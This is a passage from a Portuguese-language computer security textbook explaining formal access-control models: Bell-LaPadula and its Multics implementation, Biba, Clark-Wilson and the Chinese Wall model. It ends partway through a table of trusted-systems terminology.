
(a) Dois novos arquivos são criados: f1: c1-t; f2: c1-s




(b) Um terceiro arquivo é adicionado: f3: c1-s



(c) Um exame é criado com base em um modelo existente  $f4$ :  $c1-t$



(d) Carla, uma aluna, recebe permissão para acessar o exame:  $f4$ :  $c1-s$



(e) As respostas dadas por Carla são acessíveis somente pelo professor f5: c1-t

**FIGURA 13.2** Exemplo de uso de conceitos BLP.

Essa discussão ilustra algumas limitações práticas críticas do modelo BLP. Em primeiro lugar, como observamos na etapa 4, o modelo BLP não tem qualquer mecanismo para gerenciar o “rebaixamento” de objetos, ainda que os requisitos para obter segurança multinível reconheçam que tal fluxo de informações vindo de um nível mais alto para um nível mais baixo pode ser necessário, desde que reflita a vontade de um usuário autorizado. Assim, qualquer implementação prática de um sistema multinível tem de suportar tal processo de maneira controlada e monitorada. Há uma outra preocupação relacionada com isso. Um sujeito restringido pelo modelo BLP somente pode estar “editando” (lendo de e escrevendo em) um arquivo em um nível de segurança enquanto também estiver vendo arquivos no mesmo nível ou em níveis mais baixos. Se o novo documento consolidar informações vindas de várias fontes e níveis, algumas dessas informações serão classificadas em um nível mais alto do que o nível que ocupavam originalmente. Isso é conhecido como *desvio de classificação* e é uma preocupação muito conhecida no gerenciamento de informações multinível. Novamente, algum processo de rebaixamento gerenciado de informações é necessário para restabelecer níveis de classificação razoáveis.

## Exemplo de implementação — Multics

[BELL75] descreve em linhas gerais uma implementação da MLS no sistema operacional Multics. Começamos com uma breve descrição dos aspectos relevantes do Multics.

O Multics é um sistema operacional de tempo compartilhado que foi desenvolvido por um grupo no MIT conhecido como Project MAC (*multiple-access computers*, ou computadores de acesso múltiplo) na década de 1960. O Multics estava décadas à frente do seu tempo. Mesmo em meados da década de 1980, quase 20 anos depois que ele se tornou operacional, o Multics tinha aspectos de segurança superiores e maior sofisticação na interface de usuário e em outras áreas do que outros sistemas operacionais de mainframes contemporâneos.

Tanto o gerenciamento de memória como o sistema de arquivos em Multics são baseados no conceito de segmentos. A memória virtual é segmentada. Para a maioria das plataformas de hardware, o paginamento também é usado. Em qualquer dos casos, o espaço de trabalho de um processo é atribuído a um segmento, e um processo pode criar um ou mais segmentos de dados para usar durante sua execução. Cada arquivo no sistema de arquivos é definido como um segmento. Assim, o SO usa o mesmo mecanismo para carregar um segmento de dados da memória virtual à memória principal e carregar um arquivo da memória virtual à memória principal. Os segmentos são organizados hierarquicamente, começando em um diretório raiz e descendo até segmentos individuais.

O Multics gerencia o espaço de endereços virtuais por meio de um segmento descriptor, que é associado a um processo e que tem uma entrada para cada segmento na memória virtual acessível por esse processo. O registrador base do segmento descriptor (RBSD) aponta para o início do segmento descriptor relativo ao processo que está sendo executado no momento em questão. A entrada do descriptor inclui um ponteiro para o início do segmento em memória virtual mais informações de proteção, na forma de bits de leitura (r), escrita (w) e execução (e), que podem ser ajustados individualmente como LIGADO ou DESLIGADO. As informações de proteção encontradas no descriptor de um segmento são derivadas das listas de controle de acesso (*access control lists* — ACLs) relativas ao segmento.

Para obter segurança multinível, dois recursos adicionais são necessários. Uma tabela de níveis de processo inclui uma entrada para cada processo ativo, e a entrada indica a autorização de segurança do processo. Há um nível de segurança associado a cada segmento, que é armazenado no segmento do

diretório pai do segmento em questão.


Um conjunto de estruturas de dados Multics (*b*, *M*, *f*, *H*) (Figura 13.3) corresponde ao estado de segurança do modelo BLP. A correspondência é a seguinte:

*b*: Palavra do segmento descriptor. O segmento descriptor identifica o sujeito (processo). O ponteiro de segmento na palavra do segmento descriptor identifica o objeto (segmento de dados). Os três bits de controle de acesso na palavra do segmento descriptor identificam o modo de acesso.

*M*: Lista de controle de acesso.

*f*: Informações no segmento do diretório e na tabela de níveis de processo.

*H*: Estrutura hierárquica de segmentos.



**FIGURA 13.3** Estruturas de dados Multics para MLS.

Com essas estruturas de dados, o Multics pode impor controle de acesso discricionário e mandatório. Quando um processo tenta acessar um segmento, ele deve ter a permissão de acesso desejada como especificado pela lista de controle de acesso. Além disso, sua autorização de segurança é comparada com a classificação de segurança do segmento a ser acessado para determinar se a regra de segurança simples e a regra de propriedade \* de segurança foram atendidas.

## Limitações do modelo BLP

Embora o modelo BLP possa, em teoria, ser usado como base para a computação segura dentro do ambiente de domínio com uma única entidade administrativa, há algumas limitações importantes à sua usabilidade e dificuldades para sua implementação.

A primeira limitação é a incompatibilidade entre confidencialidade e integridade dentro de um único sistema MLS. Em termos gerais, o MLS pode trabalhar para *poderes* ou para *segredos*, mas não facilmente para ambos. Essa exclusão mútua impede que algumas tecnologias interessantes centradas em poder e integridade sejam usadas efetivamente em ambientes MLS no estilo BLP.

A segunda limitação importante à usabilidade é o denominado problema do *conspirador cooperativo* na presença de canais secretos. Na presença de recursos compartilhados pode ficar impossível impor a propriedade \*. Isso é um problema especialmente na presença de conteúdo ativo, que é predominante no atual processamento de textos e em outros formatos de documentos. Um documento malicioso poderia transportar consigo um sujeito que, quando executado, retransmitiria documentos confidenciais usando canais secretos de recursos compartilhados. Em essência, o modelo BLP efetivamente falha quando dados executáveis de baixa confidencialidade (não confiáveis) têm permissão para serem executados por um sujeito (confiável) que tem nível elevado de autorizações.

## 13.2 Outros modelos formais para segurança de computadores

É importante observar que os modelos descritos neste capítulo focalizam confidencialidade ou integridade, com exceção do modelo muralha da China. A incompatibilidade entre as preocupações de confidencialidade e integridade é reconhecida como uma limitação importante à usabilidade do MLS em geral e especificamente no MLS voltado à confidencialidade.

Esta seção explora alguns outros modelos importantes de segurança de computadores

### Modelo de integridade Biba

O modelo BLP lida com confidencialidade e preocupa-se com revelação não autorizada de informações. Os modelos Biba [BIBA77] tratam de integridade e

preocupam-se com a modificação não autorizada de dados. O modelo Biba tem como objetivo tratar do caso em que há dados que devem ser visíveis a usuários em vários ou em todos os níveis de segurança, mas somente podem ser modificados em modos controlados por agentes autorizados.

Os elementos básicos do modelo Biba têm a mesma estrutura do modelo BLP. Como ocorre com o BLP, o modelo Biba lida com sujeitos e objetos. A cada sujeito e objeto é atribuído um nível de integridade, denotado por  $I(S)$  e  $I(O)$  para o sujeito  $S$  e o objeto  $O$ , respectivamente. Pode-se usar uma classificação hierárquica simples, na qual há uma ordenação estrita de níveis, do mais baixo para o mais alto. Como no modelo BLP, é também possível acrescentar um conjunto de categorias ao esquema de classificação, algo que ignoramos aqui. O modelo considera os seguintes modos de acesso:


- **Modificar:** Escrever ou atualizar informações em um objeto
- **Observar:** Ler informações de um objeto
- **Executar:** Executar um objeto
- **Invocar:** Comunicação de um sujeito a outro

Os três primeiros modos são análogos aos modos de acesso BLP. O modo invocar é novo. O Biba então propõe várias políticas alternativas que podem ser impostas a esse modelo. A mais relevante é a política de integridade estrita, baseada nas seguintes regras:

- **Integridade simples:** Um sujeito pode modificar um objeto somente se o nível de integridade do sujeito dominar o nível de integridade do objeto:  $I(S) \geq I(O)$ .
- **Confinamento de integridade:** Um sujeito pode ler um objeto somente se o nível de integridade do sujeito for dominado pelo nível de integridade do objeto:  $I(S) \leq I(O)$ .
- **Propriedade de invocação:** Um sujeito pode invocar outro sujeito somente se o nível de integridade do primeiro sujeito dominar o nível de integridade do segundo sujeito:  $I(S_1) \geq I(S_2)$ .

As duas primeiras regras são análogas às do modelo BLP, mas preocupam-se com integridade e invertem a significância da leitura e da escrita. A regra de integridade simples é a restrição lógica da escrita para cima que impede contaminação de dados de alta integridade. A [Figura 13.4](#) ilustra a necessidade da regra de confinamento de integridade. Um processo de baixa integridade pode ler dados de baixa integridade, mas é impedido de contaminar um arquivo de alta integridade com esses dados pela regra da integridade simples. Se somente essa regra estiver em vigor, será concebível que um processo de alta integridade

possa copiar dados de baixa integridade para um arquivo de alta integridade. Normalmente, confiaríamos que um processo de alta integridade não contaminaria um arquivo de alta integridade, mas qualquer erro no código do processo ou um cavalo de Troia poderia resultar em tal contaminação; daí a necessidade da regra do confinamento de integridade.



**FIGURA 13.4** Contaminação com controles de integridade simples. Fonte: [GASS88].

# Modelo de integridade Clark-Wilson

Um modelo de integridade mais elaborado e talvez mais prático foi proposto por Clark e Wilson [CLAR87]. O modelo Clark-Wilson (CWM) é dirigido a aplicações comerciais em vez de militares e modela estritamente operações comerciais reais. O modelo é baseado em dois conceitos que são tradicionalmente usados para impor políticas de segurança comercial:

- **Transações bem formadas:** Um usuário não deve manipular dados arbitrariamente, mas somente em modos restritos que preservam ou garantem a integridade dos dados.
  - **Separação de deveres entre usuários:** Qualquer pessoa que tenha permissão para criar ou certificar uma transação bem formada pode não ter permissão de executá-la (no mínimo tendo como alvo dados de produção).  
O modelo impõe controles de integridade a dados e a transações que manipulam os dados. Os principais componentes do modelo são os seguintes:
    - **Itens de dados restringidos (CDIs):** Sujeitos a controles de integridade estritos.
    - **Itens de dados não restringidos (UDIs):** Itens de dados não verificados. Um exemplo é um arquivo de texto simples.
    - **Procedimentos de verificação de integridade (IVPs):** Devem garantir que todos os CDIs estão de acordo com algum modelo de integridade e

consistência específico da aplicação

- **Procedimentos de transformação (TPs):** Transações de sistema que modificam o conjunto de CDIs de um estado consistente para outro.

O CWM impõe integridade por meio de regras de certificação e imposição aplicadas a TPs. **Regras de certificação** são restrições de política de segurança ao comportamento de IVPs e TPs. **Regras de imposição** são mecanismos embutidos de segurança de sistema que cumprem os objetivos das regras de certificação. As regras são as seguintes:

**C1:** Todos os IVPs devem assegurar adequadamente que todos os CDIs estão em estado válido no momento em que o IVP é executado.

**C2:** Todos os TPs devem ser certificados como válidos. Isto é, eles devem levar um CDI a um estado final válido, dado que, antes de mais nada, ele esteja em um estado válido. Para cada TP, e cada conjunto de CDIs que ele pode manipular, o responsável pela segurança deve especificar uma relação, que define essa execução. Assim, uma relação assume a forma (TPi, (CDIa, CDIb, CDIc ...)), em que a lista de CDIs define um conjunto particular de argumentos para o qual o TP foi certificado.

**E1:** O sistema deve manter a lista de relações especificadas na regra C2 e assegurar que a única manipulação de qualquer CDI seja executada por um TP, em que o TP está operando no CDI como especificado em alguma relação.

**E2:** O sistema deve manter uma lista de relações da forma (UserID, TPi, (CDIa, CDIb, CDIc, ...)), que relaciona um usuário, um TP e os objetos de dados que TP pode referenciar em nome daquele usuário. Ele deve garantir que somente execuções descritas em uma das relações são realizadas.

**C3:** É preciso certificar que a lista de relações em E2 está de acordo com o requisito de separação de deveres.

**E3:** O sistema deve autenticar a identidade de cada usuário que tenta executar um TP.


**C4:** Todos os TPs devem ser certificados de modo que possam escrever em um CDI somente para adição de dados (o registro de eventos, ou log), colocando nele todas as informações necessárias para permitir que a natureza da operação seja reconstruída.

**C5:** É preciso certificar que qualquer TP que toma um UDI como valor de entrada executa somente transformações válidas ou nenhuma transformação, para qualquer valor possível do UDI. A transformação deve tomar a entrada de um UDI para um CDI, ou o UDI é rejeitado. Tipicamente, esse é um

programa de edição.

**E4:** Somente o agente que tem permissão de certificar entidades pode modificar a lista de tais entidades associadas a outras entidades: especificamente, a lista de TPs associados a um CDI e a lista de usuários associados a um TP. Um agente que pode certificar uma entidade pode não ter direitos de execução no que diz respeito àquela entidade.

A [Figura 13.5](#) ilustra as regras. As regras se combinam para formar um recurso de garantia de integridade de duas partes, no qual a certificação é feita por um responsável pela segurança no que diz respeito a uma política de integridade, e a imposição da política é feita pelo sistema.



**FIGURA 13.5** Resumo de regras de integridade do sistema Clark-Wilson. Fonte: [CLAR87].

## Modelo muralha da China

O modelo muralha da China (*Chinese Wall Model* — CWM) adota uma abordagem para especificar integridade e confidencialidade bastante diferente de qualquer das abordagens que examinamos até aqui. O modelo foi desenvolvido


para aplicações comerciais nas quais podem surgir conflitos de interesse e utiliza conceitos de acesso discricionário, bem como mandatório.

A principal ideia que fundamenta o CWM é um conceito comum nas profissões financeiras e jurídicas, que é usar um recurso denominado muralha da China para impedir um conflito de interesses. Um exemplo do mundo financeiro é o de um analista de mercado que trabalha para uma instituição financeira que presta serviços a empresas. Um analista não pode prestar consultoria a uma empresa se tiver informações confidenciais (conhecimento de agente interno) sobre os planos ou *status* de uma empresa concorrente. Todavia, ele está livre para prestar consultoria a várias corporações que não são concorrentes entre si e para recorrer a informações de mercado abertas ao público.

Os elementos do modelo são os seguintes:

- **Sujeitos:** Entidades ativas que queiram acessar objetos protegidos; inclui usuários e processos.
- **Informações:** Informações corporativas organizadas em uma hierarquia com três níveis:
  - **Objetos:** Itens individuais de informação, cada um referente a uma única corporação.
  - **Conjunto de dados (Dataset — DS):** Todos os objetos que concernem à mesma corporação.
  - **Classe de conflito de interesses (CI):** Todos os conjuntos de dados cujas corporações são concorrentes.
- **Regras de acesso:** Regras para acesso de leitura e escrita.

A [Figura 13.6a](#) dá um exemplo. Há conjuntos de dados que representam bancos, empresas petrolíferas e empresas fornecedoras de gás. Todos os conjuntos de dados de bancos estão em um CI, todos os conjuntos de dados de empresas petrolíferas estão em outro CI, e assim por diante.



**FIGURA 13.6** Fluxo de informações potencial entre dois CIs.

Ao contrário dos modelos que estudamos até aqui, o CWM não designa níveis de segurança a sujeitos e objetos e, por isso, não é um verdadeiro modelo multinível seguro. Em vez disso, o histórico dos acessos anteriores de um sujeito determina o controle de acesso. A base da política da muralha da China é que os sujeitos somente têm permissão de acessar informações que não estão em conflito com outras informações que eles já possuem. Tão logo um sujeito acesse informações de um conjunto de dados, uma muralha é erigida para proteger informações em outros conjuntos de dados no mesmo CI. O sujeito pode acessar informações em um lado da muralha, mas não no outro lado. Além disso, inicialmente não se considera que informações presentes em outros CIs estão de um lado ou de outro lado da muralha, mas abertas a quem as quiser. Quando ocorrem acessos adicionais em outros CIs pelo mesmo sujeito, a forma da muralha muda para manter a proteção desejada. Cada sujeito é controlado por sua própria muralha — as muralhas para sujeitos diferentes são diferentes.

Para impor a política da muralha da China, duas regras são necessárias. Para indicar a semelhança com as duas regras do BLP, os autores lhes deram os mesmos nomes. A primeira é a regra de segurança simples:

**Regra de segurança simples:** Um sujeito S pode ler o objeto O somente se

- O estiver no mesmo DS que um objeto já acessado por S **OU**
- O pertencer a um CI do qual S ainda não acessou qualquer informação

As [Figuras 13.6b](#) e [c](#) ilustram a operação dessa regra. Considere que, em algum ponto, John fez sua primeira requisição de leitura a qualquer objeto nesse conjunto para um objeto no DS do Banco A. Como John nunca acessou anteriormente um objeto em qualquer outro DS no CI 1, o acesso é concedido. Além disso, o sistema deve lembrar que o acesso foi concedido de modo que qualquer requisição subsequente de acesso a um objeto no DS do Banco B será recusada. Qualquer requisição de acesso a outros objetos no DS do Banco A é concedida. Algum tempo depois, John requisita acesso a um objeto no DS da Petrolífera A. Como não há qualquer conflito, esse acesso é concedido, mas uma muralha é erigida proibindo acesso subsequente ao DS da Petrolífera B. De modo semelhante, a [Figura 13.6c](#) reflete o histórico de acesso de Jane.

A regra de segurança simples não impede um fluxo indireto de informações que causaria um conflito de interesses. Em nosso exemplo, John tem acesso ao DS da Petrolífera A e ao DS do Banco A; Jane tem acesso ao DS da Petrolífera B e ao DS do Banco A. Se John tiver permissão de ler do DS da Petrolífera A e de escrever no DS do Banco A, ele pode transferir informações sobre a Petrolífera A para o DS do Banco A; isso é indicado pela mudança do valor do primeiro objeto sob o DS do Banco A para  $g$ . Então, os dados podem ser subsequentemente lidos por Jane. Assim, Jane teria acesso a informações sobre a Petrolífera A, bem como sobre a Petrolífera B, criando um conflito de interesses. Para impedir isso, o CWM tem uma segunda regra:

**regra da propriedade \*:** Um sujeito S pode escrever um objeto O somente se

- S puder ler O de acordo com a regra de segurança simples E
- Todos os objetos que S puder ler estiverem no mesmo DS de O

Em outras palavras, nenhum dos sujeitos pode escrever absolutamente nada ou o acesso de um sujeito (tanto de leitura quanto de escrita) fica limitado a um único conjunto de dados. Assim, na [Figura 13.6](#), nem John nem Jane têm acesso de escrita a quaisquer objetos no universo de dados globais.

A regra da propriedade \* é bastante restritiva. Todavia, em muitos casos, um usuário só precisa de acesso de leitura porque está desempenhando algum papel de análise.

Para relaxar um pouco a restrição à escrita, o modelo inclui o conceito de **dados higienizados**. Em essência, dados higienizados são dados que podem ser derivados de dados corporativos, mas que não podem ser usados para descobrir a identidade da corporação. Qualquer DS que consista exclusivamente em dados higienizados não precisa ser protegido por uma muralha; assim, as duas regras CWM não se aplicam a tais DSs.

### 13.3 Conceito de sistemas confiáveis

Todos os modelos descritos nas duas seções precedentes visam a realçar a confiança que usuários e administradores têm na segurança de um sistema computacional. O conceito de confiança no contexto da segurança de computadores remonta ao início da década de 1970, impulsionado pela iniciativa e financiamento do Departamento de Defesa dos Estados Unidos nessa área. Os primeiros esforços visavam ao desenvolvimento de modelos de segurança e ao projeto e implementação de plataformas de hardware/softwares para conquistar confiança. Por questões de custo e desempenho, os sistemas confiáveis não conseguiram grande sucesso no mercado comercial. Mais recentemente, o interesse em confiança ressurgiu, com o trabalho em plataformas computacionais confiáveis, um tópico que exploramos na [Seção 13.5](#). Nesta seção, examinamos alguns conceitos e implicações básicos de sistemas confiáveis.

A [Tabela 13.1](#) dá uma lista de terminologias úteis relacionadas a sistemas confiáveis.

#### **Tabela 13.1**

#### **Terminologia relacionada a confiança**

##### **Confiança**

Até que ponto alguém que recorre a um sistema pode ter confiança de que tal sistema está de acordo com suas especificações (isto é, que o sistema faz o que alega fazer e não executa funções indesejadas).

##### **Sistema confiável**

Um sistema que, acredita-se, garante o respeito a um dado conjunto de atributos até algum grau de garantia declarado.

##### **Confiabilidade**

Garantia de que um sistema merece ser considerado confiável, tal que a confiança pode ser garantida de algum modo convincente, por exemplo, mediante análise formal ou revisão de código.

##### **Sistema computacional confiável**

Um sistema que emprega medidas suficientes de garantia de hardware e software que permitam seu uso para o processamento simultâneo de uma gama de informações sensíveis ou confidenciais.

### **Base de computação confiável (*Trusted Computing Base* — TCB)**

A porção de um sistema que impõe uma política em particular. A TCB deve ser resistente a modificações não autorizadas e tentativa de burlá-la. A TCB deve ser pequena o suficiente para ser analisada sistematicamente.

### **Garantia de segurança**

Um processo que garante que um sistema foi desenvolvido e funciona como pretendido pela política de segurança do sistema.

### **Avaliação**

Ação de avaliar se o produto tem as propriedades de segurança que alega ter.

### **Funcionalidade**

